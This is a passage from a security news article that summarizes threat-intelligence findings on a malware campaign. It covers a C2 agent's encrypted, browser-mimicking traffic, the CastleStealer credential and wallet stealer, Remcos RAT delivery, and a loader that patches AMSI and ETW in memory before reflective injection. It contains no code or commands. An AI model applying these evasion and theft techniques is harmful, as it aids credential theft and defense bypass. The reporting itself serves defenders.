The WLDR agent uses AES-256-CBC with HMAC-SHA256 for all communication, derives session keys through PBKDF2-SHA256 at 5,000 iterations, and masks its traffic with headers that mimic a Chrome 124 browser session. The Runspace engine supports up to 10 concurrent threads and streams output back to the C2 in real time as scripts execute rather than waiting for completion, making it suitable for interactive monitoring tasks. The C2 responds only to requests that carry a matching hardware ID, so probing the endpoint directly returns nothing useful.

Starland also delivers CastleStealer, a .NET infostealer that targets browser credentials across the full Chromium family and Firefox, cryptocurrency wallet extensions, Discord and Telegram session files, and Steam credentials. It checks for a Russian locale and exits if it matches, which is consistent with the operator protecting their own environment. Remcos RAT is delivered through a separate 32-bit shellcode path. The custom shellcode loader that handles both payloads disables AMSI and ETW at runtime by patching the first bytes of AmsiScanBuffer and EtwEventWrite in memory, then falls back to a VirtualProtect-based write if the primary patching fails, before decompressing and injecting the final payload using reflective PE injection or .NET CLR loading depending on the payload type.

The full indicator set including domains, IPs, file hashes, and Snort rule IDs is available in Talos’ GitHub repository linked from the report.

Follow me on Twitter: @securityaffairs and Facebook and Mastodon

Pierluigi Paganini

(SecurityAffairs – hacking, UAT-11795)

❌